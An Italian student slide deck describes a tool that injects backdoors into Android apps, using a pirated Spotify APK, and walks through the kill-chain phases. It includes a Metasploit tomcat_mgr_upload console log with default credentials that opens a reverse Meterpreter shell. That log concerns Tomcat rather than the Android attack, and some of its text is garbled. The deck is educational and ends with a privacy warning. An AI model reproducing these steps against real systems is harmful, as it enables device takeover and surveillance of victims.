


Un tool per generare applicazioni malevole

Alessandro Annese Andrea Esposito Graziano Montanaro

Le 7 fasi della KILLCHAIN

- Reconnaissance
- Weaponization
- Delivery
- Exploit
- Installation
- Command & Control
- Action



Reconnaissance

1°FASE

Reconnaissance

- L'intera fase di ricognizione in questo attacco è basata sul *social* engineering.
- Al fine di colpire il maggior numero di dispositivi possibili, la fase di ricognizione ha portato al riconoscere l'importanza di applicazioni legate all'ascolto di musica on-demand.
- Una di queste applicazioni è l'applicazione di Spotify, installata su diversi dispositivi e che conta numerose applicazioni pirata.



Utenti paganti vs Utenti pirata



Utenti totali: 232 Mln, Utenti non paganti: 124 Mln, Utenti paganti: 108 Mln Fonte: rollingstone.it - Anno 2019

Weaponization

2°FASE

Weaponization


- Creazione di un tool per condurre un meta-attacco su Android mediante backdoor
- Il tool è capace di iniettare una backdoor all'interno di una qualsiasi applicazione
- Creazione di un app pirata di Spotify per testare il tool



Delivery 3°FASE

Delivery

 La consegna dell'apk malevolo avviene attraverso canali terzi come blog, gruppi o pagine social (Facebook, Telegram ecc...)



Exploit 4°FASE

Exploit

- Durante questa fase si attende che l'utente scarichi e installi l'applicazione malevola
- Questa fase non richiede ulteriori azioni da parte della squadra attaccante
- La backdoor viene avviata non appena viene eseguita l'app per la prima volta




Installation

5°FASE

Installation

- In questa fase l'utente procede all'installazione dell'applicazione
- Durante questa procedura l'utente acconsente all'utilizzo da parte dell'applicazione di tutte le risorse richieste (comprese quelle del malware)



Command & Control 6°FASE

Command & Control


- L'attaccante utilizza una shell sulla propria macchina per controllare a distanza i dispositivi delle vittime attraverso la backdoor precedentemente creata
- Per attivare la shell vengono sfruttati i comandi forniti dal framework Metasploit

```
msf exploit(multi/http/tomcat mgr upload) > set RHOST 10.10.10 '5
RHOST => 10.10.10 -
msf exploit(multi/http/tomcat mgr upload) > set RPORT 8080
RPORT => 8080
msf exploit(multi/http/tomcat mgr upload) > exploit
[*] Started reverse TCP handler on 10.10.16.75:4444
[*] Retrieving session ID and CSRF token...
 [-] Exploit aborted due to failure: unknown: Unable to access the Tomcat Manager
[*] Exploit completed, but no session was created.
msf exploit(multi/http/tomcat_mgr_upload) > set HttpPassword s3cret
HttpPassword => s3cret
msf exploit(multi/http/tomcat mgr upload) > set HttpUsername tomcat
HttpUsername => tomcat
msf exploit(multi/http/tomcat mgr upload) > exploit
[*] Started reverse TCP handler on 10.10.16.75:4444
[*] Retrieving session ID and CSRF token...
[*] Uploading and deploying 3WmTMMh...
[*] Executing 3WmTMMh...
[*] Sending stage (53837 bytes) to 10.10.10.
[*] Meterpreter session 1 opened (10.10.16.75:4444 -> 10.10.16 / :49198) at 2018
-09-05 04:36:22 -0400
```

Action 7°FASE

Action

- Trattandosi di un meta-attacco i comandi dipendono strettamente dal tipo di attacco
- Grazie alla backdoor si ha completo accesso al dispositivo ed è quindi possibile effettuare qualsiasi operazione
- Alcuni esempi di attacco sono: Lettura/Invio SMS, Screenshot dello schermo, Utilizzo delle fotocamere, Utilizzo del modulo telefonico ecc...



Sei ancora convinto di vendere la tua privacy invece di pagare un servizio?

